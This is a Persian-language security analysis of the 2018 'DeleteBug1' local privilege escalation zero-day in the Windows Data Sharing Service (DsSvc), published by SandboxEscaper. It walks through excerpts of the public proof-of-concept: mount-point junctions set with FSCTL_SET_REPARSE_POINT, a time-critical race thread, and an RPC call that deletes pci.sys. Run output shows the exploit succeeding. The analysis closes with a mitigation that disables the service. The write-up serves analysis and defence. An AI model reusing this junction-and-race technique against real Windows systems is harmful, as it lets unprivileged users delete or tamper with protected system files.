بسمه تعالی

بررسی آسیب‌پذیری روز صفر

Microsoft Data Sharing - Local Privilege Escalation

دی ماه ۹۷

۱ مقدمه

در چند ماه گذشته اطلاعات چندین آسیب‌پذیری روزصفر در سیستم‌عامل ویندوز توسط تحلیلگری امنیتی با نام کاربری SandboxEscaper منتشر شده است. یکی از این آسیب‌پذیری‌ها که poc آن در github و exploitdb با نام Deletebug1 در اختیار عموم قرار گرفته از نوع ارتقای سطح دسترسی به واسطه سرویس Microsoft Data Sharing در سیستم عامل ویندوز است.

این آسیب‌پذیری قابلیت ارتقا سطح دسترسی را برای کاربران عضو گروه‌های مهمان و Users فراهم می‌سازد و می‌تواند تمام نسخه‌های ویندوز ۱۰ و ویندوز سرور ۲۰۱۶ و ۲۰۱۹ را تحت شعاع خود قرار دهد. تاکنون مایکروسافت هیچگونه وصله امنیتی خاصی در رابطه با این آسیب‌پذیری محلی ارائه نداده است.

۲ مشخصات آسیب پذیری


در جدول زیر به ارائه مشخصات این آسیب‌پذیری می‌پردازیم.

نام آسیب پذیری	Microsoft Data Sharing - Local Privilege Escalation
برنامه نویس و توسعه دهنده	SandboxScaper
CVE	ندارد
Exploit-db ID	۴۵۶۷۵
نوع آسیب‌پذیری	Privilege Escalation
نوع تاثیر گذاری	Local
تاریخ انتشار	۲۰۱۸-۱۰-۲۳
پلتفرم	ویندوز
محصولات تحت پوشش	ویندوز ۱۰ ویندوز سرور ۲۰۱۶ ویندوز سرور ۲۰۱۹
مخاطرات	بالا بردن سطح دسترسی تا اندازه‌ای که امکان حذف و مدیریت بر روی درایورها و تمامی فایل‌های سیستمی در سیستم‌عامل ویندوز را توسط یک حساب کاربری عضو گروه Users نیز امکان پذیر می‌کند.

وصله امنیتی	هیچ وصله امنیتی از سوی شرکت مایکروسافت اعلام نشده است.


۳ تحلیل اکسپلویت منتشر شده از آسیب‌پذیری


تحلیل‌های انجام شده نشان می‌دهد این آسیب‌پذیری مربوط به سرویس اشتراک فایل DsSvc در سیستم‌عامل ویندوز است که یک سرویس واسط انتقال اطلاعات بین برنامه‌های کاربردی است. این سرویس از طریق dssvc.dll و به واسطه‌ی svchost اجرا می‌شود.



این آسیب‌پذیری به صورت محلی بوده و به مهاجم یا بدافزار اجازه ارتقاء امتیاز دسترسی را می‌دهد تا بتواند فایل‌های حساس سیستم عامل را کپی و حذف کرده و یا تغییر دهد. در بررسی انجام شده، کد سواستفاده‌ی منتشر شده از این آسیب‌پذیری بر روی ویندوز ۱۰ بروزرسانی شده، توانست با وجود فعال بودن UAC و با سطح دسترسی Users، فایل‌های درایور در داخل system32/Drivers را کپی نماید.

در تصاویر زیر می‌توانید نتیجه عملیات انجام شده ساخت دو پوشه محتوی تمام فایل‌های مسیر C:\windows\system32\Drivers را مشاهده نمائید:





همانطور که گفته شد این آسیب‌پذیری در سرویس DsSvc وجود دارد. در نتیجه برنامه در اولین قدم خود اقدام به فعال کردن این سرویس با استفاده از تابع system می‌کند.

```
int main()
{
    HANDLE hFile;
    system("net start \"Data Sharing Service\"");
    Sleep(1000);
    do
    {
        runme();
        hFile = CreateFile(L"c:\\windows\\system32\\drivers\\pci.sys",
            GENERIC_READ,
            FILE_SHARE_READ | FILE_SHARE_WRITE | FILE_SHARE_DELETE,
            NULL,
            OPEN_EXISTING,
            FILE_ATTRIBUTE_NORMAL,
            NULL);
        CloseHandle(hFile);
    } while (hFile != INVALID_HANDLE_VALUE);

    return 0;
```

جهت ساخت پوشه‌های Blah و Blah1 نیز از تابع CreateDirectory استفاده شده است:

```
void runme() {
    CreateDirectory(L"c:\\blah1", NULL);
    CreateDirectory(L"c:\\blah", NULL);
    ReparsePoint::CreateMountPoint(L"c:\\blah1", L"c:\\blah", L"");
    HANDLE mThread = CreateThread(
        NULL,                   // default security attributes
        0,                      // use default stack size
        MyThreadFunction,       // thread function name
        NULL,          // argument to thread function
        0,                      // use default creation flags
        NULL);   // returns the thread identifier
    SetThreadPriority(mThread, THREAD_PRIORITY_TIME_CRITICAL);
    Sleep(1000);
    RunExploit();
    Sleep(1000);
}
```

سپس برنامه قصد استفاده از توابع مد هسته (Kernel Mode) را دارد که این کار را با استفاده از تابع CreateMountPoint و با فراخوانی چند تابع پی در پی انجام می‌دهد.

آسیب‌پذیری از کد کنترلیFSCTL_SET_REPARSE_POINT استفاده می‌کند تا داده‌های Repars Pointمربوط به فایل یا دایرکتوری با دسته های مشخص شده را بازیابی نماید و توسط خود برنامه‌نویس برای تابع DeviceIOControl ارسال می‌شود. این تابع نیز آن‌را برای درایور می‌فرستد و از این روش برای برقراری

ارتباط میان کاربر در سطح دسترسی Users با هسته و یا کرنل سیستم‌عامل استفاده می‌کند. این تابع کد کنترل را مستقیما به درایور سیستم فایل مشخص شده برای انجام عملیات مشخص مورد نظر خود می فرستد.

```
BOOL DeviceIoControl(
  HANDLE       hDevice,
  DWORD        dwIoControlCode,
  LPVOID       lpInBuffer,
  DWORD        nInBufferSize,
  LPVOID       lpOutBuffer,
  DWORD        nOutBufferSize,
  LPDWORD      lpBytesReturned,
  LPOVERLAPPED lpOverlapped
);
```

البته به طور کلی استفاده از DeviceIOControl بسته به نوع کد کنترلی جهت ارتباط درایور با کاربر استفاده می‌شود. در زیر می‌توانید این روند را در برنامه مشاهده نمایید.

```
CreateDirectory(L"c:\\blah1", NULL);
CreateDirectory(L"c:\\blah", NULL);
ReparsePoint::CreateMountPoint(L"c:\\blah1", L"c:\\blah", L""); ——— 1
HANDLE mThread = CreateThread(
```

```
bool ReparsePoint::CreateMountPoint(const std::wstring& path, const std::wstring& target, const std::wstring& printname) ——— 2
{
    if (target.length() == 0)
    {
        return false;
    }
```

```
    return CreateMountPointInternal(path, BuildMountPoint(FixupPath(target), printname)); ——— 3
}
```

```
static bool CreateMountPointInternal(const ScopedHandle& handle, typed_buffer_ptr<REPARSE_DATA_BUFFER>& buffer) ——— 4
{
    return SetReparsePoint(handle, buffer); ——— 5
}
```

```
static bool SetReparsePoint(const ScopedHandle& handle, typed_buffer_ptr<REPARSE_DATA_BUFFER>& reparse_buffer) ——— 6
{
    DWORD cb;
    if (!handle.IsValid()) {
        return false;
    }

    bool ret = DeviceIoControl(handle, FSCTL_SET_REPARSE_POINT, ——— 7
        reparse_buffer, reparse_buffer.size(), nullptr, 0, &cb, nullptr) == TRUE;
    if (!ret)
    {
        g_last_error = GetLastError();
    }

    return ret;
}
```

در ادامه برنامه با استفاده از تابع CreateThread برای خود یک نخ (Thread) ایجاد کرده و بالاترین اولویت را (TIME_CRITICAL) به این نخ اختصاص داده است.

```
HANDLE mThread = CreateThread(
    NULL,                   // default security attributes
    0,                      // use default stack size
    MyThreadFunction,       // thread function name
    NULL,          // argument to thread function
    0,                      // use default creation flags
    NULL);   // returns the thread identifier
SetThreadPriority(mThread, THREAD_PRIORITY_TIME_CRITICAL);
```

همانطور که در بالا می بینید نام تابع نخ (thread Function Name) را از طریق یک تابع دیگر فراخوانی و نهایتا در داخل این تابع، برنامه اقدام به ایجاد یک فایل با نام pci.sys در مسیر معرفی شده و با مجوزهای خاص خود می‌کند. همچنین با فراخوانی تابع CreateMountPoint اقدام به کپی تمام فایل‌های درایور به پوشه‌ی Blah1 می‌کند.

```
    hFile = CreateFile(L"c:\\blah\\pci.sys",GENERIC_READ,FILE_SHARE_READ |
        FILE_SHARE_WRITE |
        FILE_SHARE_DELETE,NULL,OPEN_EXISTING,FILE_ATTRIBUTE_NORMAL,NULL);
} while (hFile == INVALID_HANDLE_VALUE);
ReparsePoint::CreateMountPoint(L"c:\\blah1", L"c:\\windows\\system32\\drivers", L"");
CloseHandle(hFile);
```


پس از اتمام تمام مراحل بالا اخرین اقدام برنامه، حذف فایل pci.sys می‌باشد:

```
RpcTryExcept
{
    Proc8_RpcDSSMoveFromSharedFile(handle,L"token",L"c:\\blah1\\pci.sys");
}
```

که گاها این کار را باید چندین بار تکرار نماید تا موفق به حذف آن شود.:

```
PS                    DeleteBug1\DeleteBug1\DeleteBug\x64\Debug> .\deletebug.exe
[+]attempt count:1
[+]attempt count:2
[+]attempt count:3
[+]attempt count:4
[+]attempt count:5
[+]attempt count:6
[+]attempt count:7
[+]attempt count:8
[+]attempt count:9
[+]attempt count:10
run exploit success
```

بعد از اجرای برنامه پیام زیر که نشان‌دهنده بهره‌برداری موفق از برنامه است نشان داده می‌شود:



طریقه مقابله

تا زمانی که وصله امنیتی این آسیب‌پذیری توسط مایکروسافت ارائه شود، می توان با غیرفعال نمودن سرویس DsSvc می‌توان جلوی سواستفاده از این آسیب‌پذیری را گرفت. برای این منظور می‌توانید از فرمان زیر در powershell استفاده نمایید:

```
Set-Service dssvc -StartupType Disabled
```

منابع

https://docs.microsoft.com/en-us/windows/desktop/api/ioapiset/nf-ioapiset-deviceiocontrol
http://sec.sangfor.com.cn/events/163.html
https://docs.microsoft.com/en-us/windows/desktop/api/processthreadsapi/nf-processthreadsapi-setthreadpriority
https://www.exploit-db.com/exploits/45675
https://docs.microsoft.com/en-us/windows/desktop/api/processthreadsapi/nf-processthreadsapi-createthread
https://msdn.microsoft.com/en-us/library/windows/desktop/aa364595(v=vs.85).aspx